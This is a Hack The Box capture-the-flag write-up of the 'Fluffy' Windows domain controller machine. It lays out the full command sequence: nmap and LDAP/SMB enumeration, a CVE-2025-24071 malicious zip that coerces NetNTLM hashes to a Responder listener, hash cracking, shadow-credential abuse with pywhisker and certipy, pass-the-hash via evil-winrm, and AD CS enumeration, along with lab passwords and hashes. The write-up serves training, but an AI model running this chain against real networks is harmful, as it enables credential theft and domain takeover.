
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Tue May 27 12:58:15 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.244.22
Nmap scan report for 10.129.244.22
Host is up (0.019s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-28 00:00:00Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-05-28T00:01:30+00:00; +6h59m59s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-05-28T00:01:30+00:00; +6h59m59s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-28T00:01:30+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-05-28T00:01:30+00:00; +6h59m59s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
49721/tcp open  msrpc         Microsoft Windows RPC
49743/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6h59m58s, deviation: 0s, median: 6h59m58s
| smb2-time:
|   date: 2025-05-28T00:00:52
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 27 13:01:31 2025 -- 1 IP address (1 host up) scanned in 195.74 seconds 0xBEN
0xBEN
nmap scan output. Note the domain name of fluffy.htb and the FQDN of DC01.fluffy.htb. The target is also clearly a Windows domain controller judging by the open ports on the box -- namely DNS, Kerberos, and LDAP.echo -e '10.129.244.22\t\tDC01.fluffy.htb fluffy.htb' | sudo tee -a /etc/hostsAdd the FQDN and short name to our hosts file
Service Enumeration
j.fleischman:J0elTHEM4n1990! which will greatly aid our initial enumeration efforts.TCP/53




Since we have a credential starting out, let's try dumping any records from LDAP
adidnsdump -u 'fluffy.htb\j.fleischman' -p 'J0elTHEM4n1990!' -r ldap://DC01.fluffy.htb:389
TCP/445
List Shares
smbclient -U 'FLUFFY.HTB/j.fleischman%J0elTHEM4n1990!' -L //DC01.fluffy.htb
IT share looks interesting. Let's see if we can pull anything from there.Map Share
smbclient -U 'FLUFFY.HTB/j.fleischman%J0elTHEM4n1990!' //DC01.fluffy.htb/ITOpen the IT share
smb: \> promptDisable confirmation prompts
smb: \> recurseSet to recursive mode
smb: \> mget *Recursively download everything


IT shareProbe Files


Exploring the CVEs












 ThemeHackers
There is a public exploit for CVE-2025-24071
TCP/389
LdapDomainDump

ldapdomaindump -u 'FLUFFY.HTB\j.fleischman' -p 'J0elTHEM4n1990!' -o ldd 10.129.244.22
open ldd/domain_users_by_group.htmlIdentify interesting users and groups



BloodHound


nxc ldap DC01.fluffy.htb -d 'fluffy.htb' -u 'j.fleischman' -p 'J0elTHEM4n1990!' --bloodhound -c All --dns-server 10.129.244.22

sudo bloodhoundOnce loaded, upload the .zip file and begin exploring the data
Exploit
What We Know So Far
j.fleischmanis in theDomain Usersgroup and does not have any interesting DACLs we can immediately abuse to pivot to another user- However,
j.fleischmandoes have read and write access to theITshare CVE-2025-24071presents an interesting opportunity to coerce a NetNTLM hash from a user if they interact with a.zipor.rarfile crafted with a malicious file pointing to a spoofed SMB server
Test the Hypothesis
- We can write to the
ITshare, so we could feasibly put a.zipfile there - Will there be any user interaction with the file?
touch test.txtzip test.zip test.txtsmbclient -U 'FLUFFY.HTB/j.fleischman%J0elTHEM4n1990!' //DC01.fluffy.htb/ITsmb: \> put test.zip

Attempt to Steal NetNTLM Hash(es)
Create the ZIP
git clone https://github.com/ThemeHackers/CVE-2025-24071cd CVE-2025-24071virtualenv .source bin/activatepython3 -m pip install -r requirements.txtpython3 exploit.py -f pwn.zip -i 10.10.14.164Use your VPN IP here

exploit.zipdeactivateDeactivate the Python virtual environment
Listen for Incoming Hashes
sudo responder -dvw -I tun0smbclient -U 'FLUFFY.HTB/j.fleischman%J0elTHEM4n1990!' //DC01.fluffy.htb/ITsmb: \> put exploit.zip
p.agila. NetNTLM hashes are not the same as NTLM hashes. We cannot use them in pass-the-hash attacks. However, we can relay them, but not back onto the same host from where they came. Alternatively, if we can crack the NetNTLMv2 hash and expose the plaintext password, we can then authenticate as the target user.
echo 'p.agila::FLUFFY:5f0263ad0c990477:46A298329BBBFA0CA8A0D86758661073:010100000000000000C72FA51BCFDB018EFC8113068EAE040000000002000800340042005500320001001E00570049004E002D0044005A004E0055004E00570041004E0050003300530004003400570049004E002D0044005A004E0055004E00570041004E005000330053002E0034004200550032002E004C004F00430041004C000300140034004200550032002E004C004F00430041004C000500140034004200550032002E004C004F00430041004C000700080000C72FA51BCFDB01060004000200000008003000300000000000000001000000002000006A50DDE17CDB3DD14588C5F8B47582773FFE33FF1912A44D1912C4F1E2943CB30A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100360034000000000000000000' > hash.txtjohn --wordlist=rockyou.txt --fork=4 hash.txt
p.agila:prometheusx-303Pivot to P.Agila
Reviewing the Data


p.agila has GenericAll on Service Accounts as a member of Service Account Managers
GenericAll on Service Accounts, we can add P.Agila to the group, then abuse GenericWrite on these accounts to add shadow credentialsAdd Self to Service Accounts Group
net rpc group members "Service Accounts" -U "FLUFFY.HTB"/"p.agila"%'prometheusx-303' -S 'DC01.fluffy.htb'Check members before

net rpc group addmem "Service Accounts" "p.agila" -U "FLUFFY.HTB"/"p.agila"%'prometheusx-303' -S 'DC01.fluffy.htb'Add self to group
net rpc group members "Service Accounts" -U "FLUFFY.HTB"/"p.agila"%'prometheusx-303' -S 'DC01.fluffy.htb'Check members before after

Add Shadow Credential
pipx install git+https://github.com/ShutdownRepo/pywhiskerInstall pyWhisker
pywhisker -d "fluffy.htb" -u "p.agila" -p 'prometheusx-303' --target "winrm_svc" --action "add"Target WinRM service account first and get a foothold on the box

Pivot to WinRM Service Account
Pass the Certificate
certipy-ad cert -export -pfx pCP71vdk.pfx -password 'vdtZdUMppUBcEafyM5YX' -out winrm_svc.pfx

.pfx file first and output as winrm_svc.pfxfaketime certipy-ad auth -pfx winrm_svc.pfx -dc-ip 10.129.244.22 -username "winrm_svc" -domain "fluffy.htb"Use faketime with wrapper function to correct KRB_AP_ERR_SKEW errors
Pass the Hash
evil-winrm -i DC01.fluffy.htb -u winrm_svc -H '33bd09dcd697600edf6b3a7af4875767'
Post-Exploit Enumeration
Operating Environment
OS & Kernel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    SystemRoot    REG_SZ    C:\Windows
    BuildBranch    REG_SZ    rs5_release
    BuildGUID    REG_SZ    ffffffff-ffff-ffff-ffff-ffffffffffff
    BuildLab    REG_SZ    17763.rs5_release.180914-1434
    BuildLabEx    REG_SZ    17763.1.amd64fre.rs5_release.180914-1434
    CompositionEditionID    REG_SZ    ServerStandard
    CurrentBuild    REG_SZ    17763
    CurrentBuildNumber    REG_SZ    17763
    CurrentMajorVersionNumber    REG_DWORD    0xa
    CurrentMinorVersionNumber    REG_DWORD    0x0
    CurrentType    REG_SZ    Multiprocessor Free
    CurrentVersion    REG_SZ    6.3
    EditionID    REG_SZ    ServerStandard
    EditionSubManufacturer    REG_SZ
    EditionSubstring    REG_SZ
    EditionSubVersion    REG_SZ
    InstallationType    REG_SZ    Server
    InstallDate    REG_DWORD    0x680121fe
    ProductName    REG_SZ    Windows Server 2019 Standard
    ReleaseId    REG_SZ    1809
    SoftwareType    REG_SZ    System
    UBR    REG_DWORD    0x1aed
    PathName    REG_SZ    C:\Windows
    ProductId    REG_SZ    00429-00521-62775-AA720
Current User
USER INFORMATION
----------------

User Name        SID
================ =============================================
fluffy\winrm_svc S-1-5-21-497550768-2797716248-2627064577-1603


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                           Attributes
=========================================== ================ ============================================= ==================================================
Everyone                                    Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
FLUFFY\Service Accounts                     Group            S-1-5-21-497550768-2797716248-2627064577-1607 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.
Users and Groups
See LdapDomainDump and BloodHound data.
Network Configurations
Network Interfaces
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::fdb7:3a06:cb23:cb7e
   Link-local IPv6 Address . . . . . : fe80::a991:73e4:9447:aa09%11
   IPv4 Address. . . . . . . . . . . : 10.129.244.22
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%11
                                       10.129.0.1
Privilege Escalation
Pivot to CA_SVC Account
I didn't find anything too interesting during my post-exploit enumeration as winrm_svc, so I began exploring possibilities with the other accounts over which p.agila has GenericWrite. The next most interesting user from a privilege escalation perspective is the ca_svc account, as we may be able to leverage a vulnerable template or misconfiguration.
Add the Shadow Credential
net rpc group addmem "Service Accounts" "p.agila" -U "FLUFFY.HTB"/"p.agila"%'prometheusx-303' -S 'DC01.fluffy.htb'Ensure we're in the group with GenericWrite
pywhisker -d "fluffy.htb" -u "p.agila" -p 'prometheusx-303' --target "ca_svc" --action "add"Add a shadow credential to ca_svc
certipy-ad cert -export -pfx QfEsibAl.pfx -password 'ONJXdZK509TkmXOvNvQU' -out ca_svc.pfx Remove the password from the certificate file
faketime certipy-ad auth -pfx ca_svc.pfx -dc-ip 10.129.244.22 -username "ca_svc" -domain "fluffy.htb"Authenticate with the certificate and get a ticket and NT hash for ca_svc
Enumerate AD CS
faketime certipy-ad find -u 'ca_svc' -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip '10.129.244.22' -vulnerable -textUse the NT hash to enumerate any vulnerable AD CS templates
